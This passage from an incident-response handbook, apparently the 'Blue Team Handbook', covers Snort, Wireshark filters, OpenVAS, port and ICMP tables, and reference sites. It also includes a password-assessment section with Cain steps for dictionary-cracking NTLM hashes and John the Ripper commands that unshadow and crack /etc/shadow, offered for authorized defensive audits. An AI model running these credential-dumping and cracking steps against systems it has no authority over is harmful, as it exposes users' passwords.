Snort has a variety of pre-analysis engines that help it reconstruct data more accurately. These some minimum ones you should research and configure.

frag3_engine: analyzes traffic based on the target host OS. Today, to make this useful, I would scan the monitored network for OS detection and instrument the detection plugin.

stream5_tcp: Today, I would use this preprocessor to adjust TTL's based on network construction.

http_inspect_server: ports {80 8080 8180}. Today, I would automate a network scan to locate any appliance which provides a Web UI, and include those ports.

arpspoof: A modern network has several aggregation points. If I could, I would use a SPAN port and configure an instance of Snort to look for MAC address manipulation.

Snort Startup Example

```
snort -c /etc/snort/snort.conf -l ./snort -r pcap -A
Fast
```

During an Incident, use Snort's three Modes of Operation

Sniffer Mode – Sniffs all packets and dumps them to stdout.
–v (verbose): tells Snort to dump output to the screen.
–d: dumps packet payload (application data)
–x: dumps entire packet in Hex (Including frame headers)
–e: display link layer data

Packet Logger Mode - This mode is used to output file to a log file. You could use this to provide high resolution packet capture, or you could use tcpdump/windump. These are used to read back through Snort using the '–r' switch.
–l (log directory): log to a directory in tcpdump (binary) format. The directory must exist beforehand.
–k (ASCII): Dump packets in ASCII
–h Home subnet (/ notation)

```
snort -v -l /var/log/snort/ -h 10.0.1.0/24
snort -v -k ascii -l /var/log/snort
```

To read that saved packet or any pcap file:
`snort -dve -r /var/log/snort` [Berkley Packet Filter(BPF)]

Test Mode – This mode processes the config file and applies Snort rules to the collected traffic.
–c: path to the configuration file
–T: Test the configuration and rules.

```
snort -Tc /etc/snort/snort.conf
```

Default Snort output
Note: The directory that Snort wants to use if running chrooted is "/var/snort/log". It is best practice to specify this output directory, to place the directory on a *dedicated* separate volume *on dedicated separate disk – either RAID5*. One of the last things you want in a production IDS is disk contention. It is also worth weighting the actual filesystem based on how you plan on using Snort.

```
snort -c /etc/snort/snort.conf -l /var/snort/log/
```

Snort creates a text based "alert" file in "/var/log/snort/" by default. This can be viewed using less, cat, tail, etc...
Creates a "snort.log.<timestamp>" file in /var/log/snort" by default. This can be viewed using "`tcpdump -n -r /var/log/snort/snort.log.<timestamp>`"

Snort Rules: Be Choosey what Rules you Enable

Choose the rules you want to enable. Which should never include the "pron" rules. You can use the following command to enable all of the rules in the default configuration – but experience has advised this is a bad idea. For example, the commands enabled the 'emerging' rules and a variety of other rules files on BackTrack4. I had to comment out these rule files: web-misc, web-client, oracle, mysql, snmp, smtp one day back then.

```
sed -i "s/^#include /include /g" $CFG
sed -i "s/^# include *\//include \//g" $CFG
```

IR : Preparation : instrument systems to accommodate network
IR : Identification : receive intrusion alerts
IR : Recovery : network instrumentation / information assurance

34. Notes: Bootable Linux Distributions

Blue Teams should be aware of, and invest time with, at least these security focused distributions:

Security Onion: Focused on IDS and network monitoring tools. `http://blog.securityonion.net/`

SANS Investigate Forensic Toolkit (SIFT) Workstation Version 3.0: Focused on incident response and forensics. `http://digital-forensics.sans.org/community/downloads`

Kali Linux: Focused on Pen Testing. `http://www.kali.org/`

For the Blue Team, the most likely Linux distributions are "Kali Linux – Backtrack Reborn", SIFT – "SANS Incident Forensics Toolkit", and "BackTrack 5R3" (SANS uses BT5R3 in many of its courses as of 2014 due to its stability). While there are other security focused distributions, these tend to be the most stable and general purpose for IR.

Some usage points:
At a command prompt, use `startx` to start X11.
Change screen resolution: "`xrandr -s 1024x768`".

By default, DHCP (or networking for that matter) is disabled. You need to run '`/etc/init.d/networking start`' to start networking. If you want to load networking at boot (on a HD install or USB with persistent changes), add that command into `/etc/init.d/rc.local` or run "`sudo /usr/sbin/update-rc.d networking defaults`".
Wireless networking can be started with Knetworkmanager (run "`sudo /etc/init.d/NetworkManager`")

Manually assign an IP:

```
ifconfig eth0 192.168.1.51
ifconfig eth0 netmask 255.255.255.0
ifconfig eth0 up
route add default gw 192.168.1.1
echo nameserver 192.168.1.1 > /etc/resolv.conf
```

SSH Generate keys

```
ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key
ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key
```

Start sshd ("`sudo /etc/init.d/ssh start`")

If you want to enable ssh to start at boot time, run:
`update-rc.d ssh defaults`.

35. Vulnerability Testing (OpenVAS)

OpenVAS Server Configuration (On Kali, instructions for 1.0.6)
Path: Applications > Kali Linux > Vulnerability Analysis > OpenVAS.
Note: this process has improved radically since BackTrack4!

1. Run "OpenVAS initial setup". This step will update plugins and takes a while.
2. The default user ID is 'admin', and you will need to enter a password during the initial setup.
3. Once done, browse to https://127.0.0.1:9392 (iceweasel is available from the menu). You will need to create a certificate browser exception.
4. When you think you are done, run "Openvas check setup" from the Kali main menu if there are any problems.

To reset your admin password, open up a terminal on Kali and run:

```
openvasad -c add_user -u your_new_login_here -r
Admin
```

IR : Eradication : locating vulnerabilities
IR : Recovery : system assurance

36. Wireshark Usage Notes

The not operator works very specifically. You don't use the not keyword, rather use an exclamation point. For example, "not tcp and not udp" written as:

```
!ip.proto == 6 && !ip.proto == 17
```

not arp can be written as:

```
!arp
```

Useful Display Filters

Display Filters

Avoid the use of != when filtering OUT IP address traffic. Instead use this filter: `!ip.addr == 192.168.1.1`

Find tcp SYN ACK packets -> `tcp.flags == 0x0012`

Search for text strings -> `tcp contains text OR tcp contains "text string"`

File identification -> for SMB, use "`smb.file contains "exe"`"




Figure 9 Wireshark "contains" Example

Table 54 Wireshark Display Filters

Display Filter	Notes	Example
`eth.addr`	Source or destination MAC address	eth.addr == 00:1a:6b:cc:ff:bb
`eth.src`	Source MAC	eth.src == 00:1a:6b:cc:ff:bb
`ip.addr`	Source or destination IP address	ip.addr == 192.168.1.1
`ip.src`	Source IP address	ip.src == 192.168.1.1
`ip.dst`	Destination IP address	ip.dst == 192.168.1.1

Display Filter	Notes	Example
`tcp.dstport`	Destination TCP port	tcp.dstport == 443
`tcp.srcport`	Source TCP port	tcp.srcport = 1024
`ftp or ftp-data`	To find FTP command or data channel traffic	

37. Password Assessment

Password assessment should be used during Blue Team operations to see if attackers have changed system passwords. Passwords can be dumped by authorized admins, then the known passwords can be entered in the "word list" file. The analysis tool can be used to see if the passwords match.

Password assessment is also a high value key metric. An IR team can use password assessment techniques on a periodic basis to determine how the organization is doing. Ideally, you would want the percentage of "easy to guess" passwords to decrease, the time required to crack elevated accounts to decrease and become computationally non feasible.

Also, the "Hammer of God" website does have a useful password characteristic page, which gives the time to crack (TTC), MD5, and SHA1 hash::://www.hammerofgod.com/passwordmachine.php

Cain

This is a powerful password assessment tool. Only install or get cain/abel from oxit.it. And nowhere else. Period.

1. Select the "cracker" tab.
2. You can press the blue plus button to pull in local SAM db; and there is a history checkbox.
3. Right click on the accounts that you want to run an attack on.
4. Choose 'dictionary' then 'NTLM" (this worked on Win7 SP1).
5. Add / Insert your word list. The effectiveness of a PW crack took used for a dictionary attack depends on the size/breadth/quality of the word list.
6. Press start.

Note: I took an Access Data FTK class with a NYPD detective during 2010. In the course, the detective said that, historically, his team had a 70% success rate using a word list created from the suspect machine itself, words being 7 chars or longer. The message here is that people

put files they try to hide with their passwords in them, send them home in email, put them in excel files, or their passwords are common to documents on their systems.

NOTE: Cain is only as effective as the password list itself.

John the Ripper on Linux (Kali)

This example is from root's home directory (example is for a passwd/shadow from a Linux system). In this case, the shadow file is encrypted with SHA512; therefore John must be told about the encryption format. A wordlist should be pre-constructed; there are several sources.

```
rm ~/.john/john.pot
/usr/sbin/unshadow /etc/passwd /etc/shadow >
./unshadow
/usr/sbin/john --format=sha512crypt --
wordlist=$WORDLIST --rules ./unshadow
/usr/sbin/john --show ./unshadow > ./jtr.`date
+%h%d-%H%M%S`
```

Look at the second field, which begins with the $ sign. Let's say it begins with $6, your system uses sha512 encryption. The following list will suggest what encryption is used by your Linux distribution.

```
$1$ == md5
$5$ == sha256
$6$ == sha512 => use -format=sha512crypt
```

38. Common TCP and UDP Ports

Note: Some terms are abbreviated and edited for space. "P" stands for protocol in nearly all acronyms. This list was put together from PacketLife, the /etc/services file, life experience, and the IANA ports list.

Encrypted ports: shadowed. Streaming ports: **
Chat traffic ports: ++ Peer to Peer ports: !

TCP MUX	1 TCP/UDP
Echo	7 TCP/UDP
FTP data	20 TCP
FTP control	21 TCP
SSH	22 TCP/UDP
Telnet	23 TCP
SMTP	25 TCP
TIME protocol	37 TCP/UDP
nameserver or WINS	42 TCP/UDP
WHOIS	43 TCP
TACACS Login Host	49 TCP/UDP
DNS	53 TCP/UDP
Route Access Protocol	56 TCP/UDP
DHCP	67-68 UDP
TFTP	69 UDP
Finger	79 TCP
HTTP	80 TCP/UDP
Torpark	81-82 TCP
Kerberos	88 TCP/UDP
POP3	110 TCP
ident/auth	113 TCP/UDP
SFTP (Simple File Transfer)	115 TCP
NNTP (NetNews Transfer)	119 TCP
NTP (Network Time)	123 UDP
DCE/RPC and DCOM	135 TCP/UDP
NetBIOS Name Service	137 TCP/UDP
NetBIOS Datagram Svx	138 TCP/UDP
NetBIOS Session Svc	139 TCP/UDP
IMAP (Internet Message Access)	143 TCP/UDP
SNMP (Simple Network Mgmt)	161 UDP
XDMCP (X Display Manager Ctrl)	177 TCP/UDP
BGP (Border Gateway Protocol)	179 TCP

IRC (Internet Relay Chat)	194 TCP/UDP
IMAP3 (Internet Message Access)	220 TCP/UDP
BGMP (Border Gateway Multicast)	264 TCP/UDP
LDAP (Lightweight Direcc. Access)	389 TCP/UDP
Direct Connect Hub	411-412 TCP
Service Location Protocol (SLP)	427 TCP/UDP
HTTPS	443 TCP
HTTP – occasionally on	8443 TCP
SMB File Sharing	445 TCP
Kerberos	464 TCP/UDP
SMTPS (SMTP over SSL)	465 TCP
Internet Security Association and Key Management Protocol (ISAKMP)	500 TCP/UDP
Rexec (Remote Process Exec.)	512 TCP
rlogin	513 TCP
Syslog/Syslog-ng	514 UDP/TCP
LPD (Line Printer Daemon)	515 TCP
Routing Information Protocol (RIP)	520 UDP
UUCP (Unix-to-Unix Copy Proto)	540 TCP
HTTP RPC	593 TCP/UDP
IPP (Internet Printing Protocol)	631 TCP/UDP
LDAPS (LDAP over TLS/SSL)	636 TCP/UDP
MSDP (Multicast Source Discov.)	639 TCP/UDP
Doom	666 UDP
MS Exchange Routing	691 TCP
OLSR (Optimized Link State)	698 UDP
Kerberos	749-754 TCP/UDP
rsync	873 TCP
VMware	901-904 TCP/UDP
FTPS (FTP over TLS/SSL)	989-990 TCP/UDP
TELNET over TLS/SSL	992 TCP/UDP
IMAPS (IMAP over SSL)	993 TCP
POP3S (POP3 over TLS/SSL)	995 TCP
NFS or IIS	1025 TCP
MS-DCOM	1026 1029 TCP
SOCKS proxy	1080 TCP
Kazaa	1214 TCP !
VLC media player - UDP/RTP	1234 UDP
WASTE	1337 TCP !
MSFT SQL Server	1433 TCP

MSFT SQL Server	1434 UDP
WINS (MSFT Win Name Service)	1512 TCP/UDP
Oracle DB	1521 TCP
Layer 2 Tunneling L2TP	1701 UDP
MSFT Pnt-to-Pnt Tunneling (PPTP)	1723 TCP/UDP
MSFT Media Server	1755 TCP/UDP **
RADIUS authentication protocol	1812 TCP/UDP
NFS (Network File System)	2049 UDP
Oracle DB	2483-2484 TCP/UDP
Symantec AntiVirus Corp. Edition	2967 TCP
Xbox LIVE and/or Games for Win.	3074 TCP/UDP
MySQL database system	3306 TCP/UDP
RDP (Microsoft Terminal Server)	3389 TCP/UDP
Teredo tunneling	3544 UDP
Subversion version control system	3690 TCP/UDP
Battle.net	3723 TCP/UDP
Ventrilo VoIP program	3784-3785 TCP/UDP
Smartcard-TLS	4116 TCP/UDP
Rwhois (Referral Whois)	4321 TCP
IP Sec NAT Traversal	4500 UDP
Slingbox	5001 TCP/UDP **
RTP (Real-time Transport Protol)	5004 TCP/UDP **
RTP (Real-time Transport Protol)	5005 TCP/UDP **
NAT Port Mapping Protocol	5351 TCP/UDP
mDNS (Multicast DNS)	5353 UDP
LLMNR (Link-Local Mcast Name)	5355 TCP/UDP
PostgreSQL	5432 TCP/UDP
VNC over HTTP	5800 TCP
VNC (Virtual Network Computing)	5900 TCP/UDP
DameWare Remote Control	6129 TCP
gnutella-svc	6346 TCP/UDP
IRC	6660-6669 TCP ++
IRC SSL	6679 6697 TCP ++
BitTorrent	6888-6999 TCP/UDP !
Windows Live (chat)	6891-6901 TCP ++
Cu See Me	7648 TCP/UDP ++
Cu See Me	7649 TCP/UDP ++
HTTP	8008 8080 TCP
HTTP – Proxies may be here	8080 TCP
Cold Fusion	8500 TCP

TeamSpeak3 - Voice	9987 UDP ++
Tor	9050-9051 TCP

39. ICMP Table

This table was built up based on a Wikipedia article about ICMP, www.tcpguide.com, Appendix C of the Iptables Tutorial 1.1.19 posted to FAQS.ORG, and IANA's ICMP parameters page.

Type	Code	Description
0 – Echo Reply	0	Echo reply (used to ping)
1 and 2		*Reserved*
3 – Destination Unreachable	0	Destination network unreachable
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
	4	Fragmentation required, and DF flag set
	5	Source route failed
	6	Destination network unknown
	7	Destination host unknown
	8	Source host isolated
	9	Network administratively prohibited
	10	Host administratively prohibited
	11	Network unreachable for TOS
	12	Host unreachable for TOS
	13	Communication administratively prohibited
	14	Host Precedence Violation
	15	Precedence cutoff in effect
4 – Source Quench	0	Source quench (congestion control)
5 – Redirect Message	0	Redirect Datagram for the Network
	1	Redirect Datagram for the Host

Type	Code	Description
	2	Redirect Datagram for the TOS & network
	3	Redirect Datagram for the TOS & host
6		Alternate Host Address
7		*Reserved*
8 – Echo Request	0	Echo request (used to ping)
9 – Router Advertisement	0	Router Advertisement
10 – Router Solicitation	0	Router discovery/selection/solicitation
11 – Time Exceeded	0	TTL expired in transit
	1	Fragment reassembly time exceeded
12 – Parameter Problem: Bad IP header	0	Pointer indicates the error
	1	Missing a required option
	2	Bad length
13 – Timestamp	0	Timestamp
14 – Timestamp Reply	0	Timestamp reply
15 – Information Request	0	Information Request
16 – Information Reply	0	Information Reply
17 – Address Mask Request	0	Address Mask Request
18 – Address Mask Reply	0	Address Mask Reply
19		*Reserved* for security
20 through 29		*Reserved* for robustness experiment
30 – Traceroute	0	Information Request

Type	Code	Description
31		Datagram Conversion Error
32		Mobile Host Redirect
33		Where-Are-You (originally meant for IPv6)
34		Here-I-Am (originally meant for IPv6)
35		Mobile Registration Request
36		Mobile Registration Reply
37		Domain Name Request
38		Domain Name Reply
39		SKIP Algorithm Discovery Protocol, Simple Key-Management for Internet Protocol
40		Photuris, Security failures
41		ICMP for experimental mobility protocols such as Seamoby [RFC4065]
42 through 255		*Reserved*

40. Web Site References

Anti Virus Boot CD's

Note: several rescue CD's exist. Please use a mainstream, well known tool, and ensure that you are getting it from the source!

AVG: http://www.avg.com/us-en/avg-rescue-cd
Sophos: http://www.sophos.com/en-us/support/knowledgebase/52011.aspx
BitDefender: http://www.bitdefender.com/support/how-to-create-a-bitdefender-rescue-cd-627.html
F Secure: http://www.f-secure.com/en/web/labs_global/rescue-cd
GMER: http://www.gmer.net/

MD5 / SHA1 calculator

http://sha1md5checksum.bugaco.com/cryptocalc/index.html

Reputation Risk / URL Analysis / Lookup Sites

http://www.barracudacentral.org/lookups

http://ipremoval.sms.symantec.com/lookup/

http://www.brightcloud.com/services/ip-reputation.php

http://www.avgthreatlabs.com/website-safety-reports/

http://www.brightcloud.com/tools/url-ip-lookup.php

http://www.malwaredomainlist.com/mdl.php

http://urlblacklist.com/?sec=search

http://www.malwaredomainlist.com/

ZeuS Tracker at https://zeustracker.abuse.ch/

SpyEye tracker at https://spyeyetracker.abuse.ch/

http://www.alienvault.com/open-threat-exchange/reputation-monitor/

Web site Age: http://www.webconfs.com/domain-age.php

Web / URL Online Analysis Sites

https://www.trustedsource.org/en/feedback/url?action=checksingle

http://wepawet.iseclab.org/ (emerging site, as of 6/24/14)

http://app.webinspector.com/

http://www.malwareurl.com/listing-urls.php

https://www.virustotal.com/

http://wepawet.iseclab.org/

https://anubis.iseclab.org/

Forensic Hardware

http://www.cru-inc.com/products/wiebetech/

Field kits and the UltraDock.

https://www.guidancesoftware.com/products/Pages/tableau/overview.aspx

Domain and SPAM source Check sites

https://ers.trendmicro.com/reputations

SURBL - http://www.surbl.org/lists

http://www.phishtank.com/

http://mxtoolbox.com/blacklists.aspx

http://www.reputationauthority.org/

PhishTank at http://www.phishtank.com/

Spamhaus RBL lists - http://www.spamhaus.org/drop/

General Incident Response Sites

Cert Societe Generale -
https://cert.societegenerale.com/en/publications.htm

NCSL list of Data Security Breach Laws (USA, by state):
http://www.ncsl.org/research/telecommunications-and-information-technology/security-breach-notification-laws.aspx

European Union Data Breach Law:
http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2013:173:0002:0008:en:PDF

Privacy Rights Clearinghouse: http://www.privacyrights.org/

Password Related / Password Lists
CrackStation - https://crackstation.net/

Ron Bowes: https://wiki.skullsecurity.org/Passwords

Test password strength, get MD5 hash, and SHA1 hash:
http://www.hammerofgod.com/passwordmachine.php

Sandbox Sites (several dozen are available)
https://www.virustotal.com/ (as of 6/24/14)
http://www.threattracksecurity.com/resources/sandbox-malware-analysis.aspx (as of 7/5/14)
https://threatemulation.checkpoint.com/teb/ (as of 7/5/14)
http://www.threatexpert.com/submit.aspx (as of 7/5/14)
https://www.virustotal.com/en/ (as of 7/26/2014)

Notable Blogs/Recognized Experts
http://blog.zeltser.com/

Vulnerability Research / Classification / Remediation:
http://osvdb.org/

http://secunia.com/

http://cve.mitre.org/

41. ICMP Header

ICMP Message Types							
Type	Code/Name	Type	Code/Name	Type	Code/Name	Checksum	
0	Echo Reply	3	Destination Unreachable (continued)	11	Time Exceeded	Checksum of ICMP header	
3	Destination Unreachable		12 Host Unreachable for TOS		0 TTL Exceeded		
	0 Net Unreachable		13 Communication Administratively Prohibited		1 Fragment Reassembly Time Exceeded	RFC 792	
	1 Host Unreachable	4	Source Quench	12	Parameter Problem		
	2 Protocol Unreachable	5	Redirect		0 Pointer Problem		
	3 Port Unreachable		0 Redirect Datagram for the Network		1 Missing a Required Operand	Please refer to RFC 792 for the Internet Control Message protocol (ICMP) specification.	
	4 Fragmentation required, and DF set		1 Redirect Datagram for the Host		2 Bad Length		
	5 Source Route Failed		2 Redirect Datagram for the TOS & Network	13	Timestamp		
	6 Destination Network Unknown		3 Redirect Datagram for the TOS & Host	14	Timestamp Reply		
	7 Destination Host Unknown	8	Echo	15	Information Request		
	8 Source Host Isolated	9	Router Advertisement	16	Information Reply		
	9 Network Administratively Prohibited	10	Router Selection	17	Address Mask Request		
	10 Host Administratively Prohibited			18	Address Mask Reply		
	11 Network Unreachable for TOS			30	Traceroute		

42. IPV4 Header

43. UDP Header

44. TCP Header

45. IPv6 Header

46. Acronyms Used in this Manual

Term	Definition
ACL	Access Control List (router, firewall, switch, IPtables ACL, etc.)
BIA	Business Impact Analysis
CIDR	Classless Inter-Domain Routing
COBIT	Control Objectives for Information and Related Technology (from www.isaca.org)
CoC	Chain of Custody
COSO	Committee of Sponsoring Organizations of the Treadway Commission
CSIRT	Computer Security Incident Response Team
CrISSPy	What you are after taking a 6 hour, 250 question that is 50 miles wide and 1 mile flat on InfoSec. (or so the author stated on ... Episode 389 ...)
DHCP	Dynamic Host Configuration Protocols
DNSBL	DNS-based Blackhole List
DoS/DDoS	(Distributed) Denial of Service
FoW	Fog of War
GPG	Gnu Privacy Guard
GSE	GIAC Security Expert (sign up!)
GMT	Greenwich Mean Time
IRP	Incident Response Process
IRT	Incident Response Team (Note – the term "CIRT" is copyrighted.)
LEA	Law Enforcement Agency
MAC	Media Access Control (usually LAN card address)
MX	Mail Exchange (DNS record type)
NAT	Network Address Translation
NCSL	National Conference of State Legislatures (USA) – maintains list of data breach laws.
NIST SP	National Institute of Standards Special Publication.
NTP	Network Time Protocol (NTP v4 RFC 5905)
ODU	Old Dominion University (Norfolk, VA)
OODA	*Observe, orient, decide*, and *act*
PAO	Public Affairs Officer

Term	Definition
PHI	Personal Health Information
PII	Personally Identifiable Information
RBL	Real-time Blackhole List
SIFT	SANS Investigate Forensic Toolkit
SMB	Server Message Block
SME	Subject Matter Expert
SURBL	Spam URI RBL
TCT	The Coroner's Toolkit; superseded by Sleuthkit / Autopsy. http://www.sleuthkit.org/
TFTP	Trivial File Transfer Protocol
TTC	Time To Crack
VOIP	Voice over IP
WFT	Windows Forensic Toolchest – foolmoon.net

47. Bibliography, Reading List, and References

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
You're a Cyber Security Incident Responder, charged with protecting your company's network against malicious forces both outside and inside its wall of defense. One day, you must suddenly defend the realm with no time to conduct lengthy research or call on the information gods of Google.

How will you save the day? How will you quickly gain the specialized knowledge to handle the incident? The answers are in the Blue Team Handbook, which you will sheath in your ready arsenal. Its 40 topics and no fluff instructions will arm you with expert defense tools, practical lessons, and highly developed techniques to repel invasion.

Author Don Murdoch is a top information security professional with 12 years of corporate and academic experience capturing malware, herding botnets, collecting trace data, writing reports, and analyzing and synthesizing network data. Join forces with him and the Blue Team Handbook. Together, you will release your Cyber Security inner hero.



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